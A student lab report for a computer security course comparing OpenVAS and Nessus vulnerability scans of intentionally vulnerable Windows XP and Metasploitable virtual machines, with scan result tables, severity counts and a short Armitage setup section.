
COSC362 Assignment

Logan Beard 85676783
Matt Belworthy Lewthwaite 11030423

Agreed contribution:
Logan - 50%
Matt - 50%

3.1.1 - Use OpenVAS for Vulnerability Scanning


Windows XP ‘full and fast’ OpenVAS scan result



Vulnerability		Severity	QoD	Host	Location	Created
Vulnerabilities in SMB Could Allow Remote Code Execution (958687) - Remote		10.0 (High)	98%	192.168.56.101	445/tcp	Sat Sep 22 01:52:00 2018
Microsoft Windows SMB Server NTLM Multiple Vulnerabilities (971468)		10.0 (High)	98%	192.168.56.101	445/tcp	Sat Sep 22 01:52:11 2018
OS End Of Life Detection		10.0 (High)	80%	192.168.56.101	general/tcp	Sat Sep 22 01:52:29 2018
Microsoft Windows SMB Server Multiple Vulnerabilities-Remote (4013389)		9.3 (High)	95%	192.168.56.101	445/tcp	Sat Sep 22 01:52:12 2018
Microsoft Remote Desktop Protocol Remote Code Execution Vulnerabilities (2671387)		9.3 (High)	99%	192.168.56.101	3389/tcp	Sat Sep 22 01:52:14 2018
ICMP Timestamp Detection		0.0 (Log)	80%	192.168.56.101	general/icmp	Sat Sep 22 01:46:07 2018
SMB/CIFS Server Detection		0.0 (Log)	80%	192.168.56.101	445/tcp	Sat Sep 22 01:46:08 2018
DCE/RPC and MSRPC Services Enumeration		0.0 (Log)	80%	192.168.56.101	135/tcp	Sat Sep 22 01:46:08 2018

A total of 19 vulnerabilities were found on the Windows XP virtual machine using the OpenVAS ‘fast and full’. Of these vulnerabilities 5 were classified as high severity and the remaining 14 were classified in the log severity class.

Metasploitable ‘full and fast’ OpenVAS scan result




Results (148 of 357)

Vulnerability		Severity	QoD	Host	Location	Created
TWiki XSS and Command Execution Vulnerabilities		10.0 (High)	80%	192.168.56.102	80/tcp	Sat Sep 22 01:51:26 2018
Check for rexecd Service		10.0 (High)	80%	192.168.56.102	512/tcp	Sat Sep 22 01:52:16 2018
Java RMI Server Insecure Default Configuration Remote Code Execution Vulnerability		10.0 (High)	95%	192.168.56.102	1099/tcp	Sat Sep 22 01:52:28 2018
Distributed Ruby (dRuby/DRb) Multiple Remote Code Execution Vulnerabilities		10.0 (High)	99%	192.168.56.102	8787/tcp	Sat Sep 22 01:52:48 2018
Possible Backdoor: Ingreslock		10.0 (High)	99%	192.168.56.102	1524/tcp	Sat Sep 22 01:53:32 2018
OS End Of Life Detection		10.0 (High)	80%	192.168.56.102	general/tcp	Sat Sep 22 01:59:11 2018
DistCC Remote Code Execution Vulnerability		9.3 (High)	99%	192.168.56.102	3632/tcp	Sat Sep 22 01:52:42 2018
VNC Brute Force Login		9.0 (High)	95%	192.168.56.102	5900/tcp	Sat Sep 22 01:52:18 2018
MySQL / MariaDB weak password		9.0 (High)	95%	192.168.56.102	3306/tcp	Sat Sep 22 01:52:46 2018
SSH Brute Force Logins With Default Credentials Reporting		9.0 (High)	95%	192.168.56.102	22/tcp	Sat Sep 22 01:59:11 2018

A total of 148 vulnerabilities were found on the MetaSploitable virtual machine when using OpenVAS ‘fast and full’. Of these vulnerabilities 22 were classified as high severity, 42 as medium severity, 4 as low severity and 80 as log severity.

Metasploitable ‘full and very deep ultimate’ OpenVAS Scan results




Results (149 of 719)

1 - 10 of 149

Vulnerability		Severity	QoD	Host	Location	Created
TWiki XSS and Command Execution Vulnerabilities		10.0 (High)	80%	192.168.56.102	80/tcp	Sat Sep 22 02:23:45 2018
Check for rexecd Service		10.0 (High)	80%	192.168.56.102	512/tcp	Sat Sep 22 02:24:35 2018
Java RMI Server Insecure Default Configuration Remote Code Execution Vulnerability		10.0 (High)	95%	192.168.56.102	1099/tcp	Sat Sep 22 02:24:56 2018
Distributed Ruby (dRuby/DRb) Multiple Remote Code Execution Vulnerabilities		10.0 (High)	99%	192.168.56.102	8787/tcp	Sat Sep 22 02:25:16 2018
Possible Backdoor: Ingreslock		10.0 (High)	99%	192.168.56.102	1524/tcp	Sat Sep 22 02:26:01 2018
OS End Of Life Detection		10.0 (High)	80%	192.168.56.102	general/tcp	Sat Sep 22 02:45:31 2018
DistCC Remote Code Execution Vulnerability		9.3 (High)	99%	192.168.56.102	3632/tcp	Sat Sep 22 02:25:10 2018
VNC Brute Force Login		9.0 (High)	95%	192.168.56.102	5900/tcp	Sat Sep 22 02:24:39 2018
MySQL / MariaDB weak password		9.0 (High)	95%	192.168.56.102	3306/tcp	Sat Sep 22 02:25:15 2018
SSH Brute Force Logins With Default Credentials Reporting		9.0 (High)	95%	192.168.56.102	22/tcp	Sat Sep 22 02:45:31 2018

A total of 149 vulnerabilities were found on the MetaSploitable virtual machine when using OpenVAS ‘full and very deep ultimate’ scan. Of these vulnerabilities 22 were classified as high severity, 43 as medium severity, 4 as low severity and 80 as log. It was found that the ‘full and very deep ultimate’ scan uncovered one more medium severity vulnerability.

Windows XP ‘full and very deep ultimate’ OpenVAS Scan results



Results (20 of 719)

Results by Severity Class (Total: 20)

Results vulnerability word cloud

Results by CVSS (Total: 20)

1 - 10 of 20

Vulnerability		Severity	QoD	Host	Location	Created
Vulnerabilities in SMB Could Allow Remote Code Execution (958687) - Remote	🛡	10.0 (High)	98%	192.168.56.101	445/tcp	Sat Sep 22 02:11:17 2018
Microsoft Windows SMB Server NTLM Multiple Vulnerabilities (971468)	🛡	10.0 (High)	98%	192.168.56.101	445/tcp	Sat Sep 22 02:12:00 2018
Vulnerability in Server Service Could Allow Remote Code Execution (958644)	🛡	10.0 (High)	97%	192.168.56.101	445/tcp	Sat Sep 22 02:13:53 2018
OS End Of Life Detection		10.0 (High)	80%	192.168.56.101	general/tcp	Sat Sep 22 02:17:43 2018
Microsoft Windows SMB Server Multiple Vulnerabilities-Remote (4013389)	🛡	9.3 (High)	95%	192.168.56.101	445/tcp	Sat Sep 22 02:12:02 2018
ICMP Timestamp Detection		0.0 (Log)	80%	192.168.56.101	general/icmp	Sat Sep 22 02:09:38 2018
Traceroute		0.0 (Log)	80%	192.168.56.101	general/tcp	Sat Sep 22 02:10:05 2018
SMB/CIFS Server Detection		0.0 (Log)	80%	192.168.56.101	445/tcp	Sat Sep 22 02:10:59 2018
DCE/RPC and MSRPC Services Enumeration	⟳	0.0 (Log)	80%	192.168.56.101	135/tcp	Sat Sep 22 02:10:59 2018
SMB/CIFS Server Detection		0.0 (Log)	80%	192.168.56.101	139/tcp	Sat Sep 22 02:10:59 2018


A total of 20 vulnerabilities were found on the Windows XP virtual machine when using OpenVAS ‘full and very deep ultimate scan’. Of these vulnerabilities 5 were classified as high severity, and 15 as ‘log’ severity. It was found that the ‘full and very deep ultimate scan’ uncovered one more log severity vulnerability.

Full and fast is the default option and is usually the best to start with. Full and fast is based on the information gathered in the prior port scan and uses nearly all of the Network Vulnerability Tests. This option requires little effort, while the other configurations provide more value in few cases but with much more effort required.

Full and very deep requires more effort and thus is quite a bit slower due to the port scan results not having an impact on the selection of the Network Vulnerability Tests, therefore Network Vulnerability Tests will be used that will be forced to wait for a timeout.

3.1.2 - Use Nessus For Vulnerability Scanning

Metasploitable Nessus Scan Results




Host Details

IP:	192.168.56.102
MAC:	08:00:27:8a:e1:4c
OS:	Linux Kernel 2.6 on Ubuntu 8.04 (gutsy)
Start:	Today at 1:18 PM
End:	Today at 1:22 PM
Elapsed:	4 minutes
KB:	Download

Vulnerabilities

The Nessus Scan of the Metasploitable machine turned up 147 vulnerabilities, of which 113 (76.9%) were ‘info’ severity (comparable to ‘log’ in OpenVAS), 7 (4.8%) were low severity, 20 (13.6%) were medium severity, 2 (1.4%) were high severity, and the remaining 5 (3.4%) were of critical severity.

Windows XP Nessus Scan Results



Host Details


IP:	192.168.56.101
MAC:	08:00:27:7a:06:4f
OS:	Microsoft Windows XP Service Pack 2 Microsoft Windows XP Service Pack 3 Windows XP for Embedded Systems
Start:	Today at 1:18 PM
End:	Today at 1:20 PM
Elapsed:	2 minutes
KB:	Download

Vulnerabilities

The Nessus Scan of the Windows XP machine turned up 36 vulnerabilities, of which 26 (72%) were ‘info’ severity, 2 (5.6%) were low severity, 4 (11.1%) were medium severity, 1 (2.8%) was high severity, and the remaining 3 (8.3%) were of critical severity.

3.1.3 - Compare OpenVAS and Nessus

When comparing the quantity of vulnerabilities found it is hard to say what scan which scan was better, especially due to the large overlap in discovered vulnerabilities. All scans showed common severe Metasploitable vulnerabilities such as vsftpd_234_backdoor, java_rmi_server and postgres_payload, and severe Windows XP vulnerabilities such as ms08_067_netapi. It was also found that as the degree of severity decreased, the amount of overlap in the findings increased. This is likely due to the plugins that Nessus and OpenVAS share. The OpenVAS Full and Very Deep Ultimate scan discovered overall 7 more Metasploitable vulnerabilities than the Nessus scan, 10 more of high severity, 23 more of medium severity, 3 fewer low severity and 33 fewer info/log vulnerabilities. Nessus scan discovered overall 13 more Windows XP Vulnerabilities than the OpenVAS Full and Very Deep Ultimate Scan, 4 fewer of high severity, 4 more of medium severity, 2 more of low severity and 11 more info/log vulnerabilities. The quality of detection differs for the different scans across the different machines, however Nessus has more plugins and so it potentially offers more.



The Nessus scan took the least amount of time, being 4 minutes, and was 14 minutes faster than the OpenVAS Full and Fast scan, that took 16 minutes. Regarding computer security 14 minutes isn't too much of a difference, though overtime with multiple scans the time difference will accumulate considerable amount.

Nessus and OpenVAS both generated scan reports that included a summaries followed by the analysis of discovered vulnerabilities. The report generated by the Nessus scan seemed to be more detailed. It offered further information like ports and plugin information (which includes supported algorithms for things such as Cipher Block Chaining). On topic of the reports generated, the report generated by the Nessus scan is better for ease of translation into applicable, real-world results.


It is hard to come to a conclusion on what scan is better because there are so many factors to consider and it also depends on what machine the scan is going to be used on, though on a whole the Nessus scan was more impressive due to the analysis of the exploits in the report.

3.2.1 - Setting Up Metasploit and Armitage

We set up a Metasploit session by launching Armitage - a GUI based implementation of Metasploit, which can be easily navigated and used to exploit hosts.

3.2.2 - Importing Scan Results into Metasploit Database

The reports generated by Nessus were imported into Armitage, and the Windows XP and Metasploitable hosts appeared in the GUI.

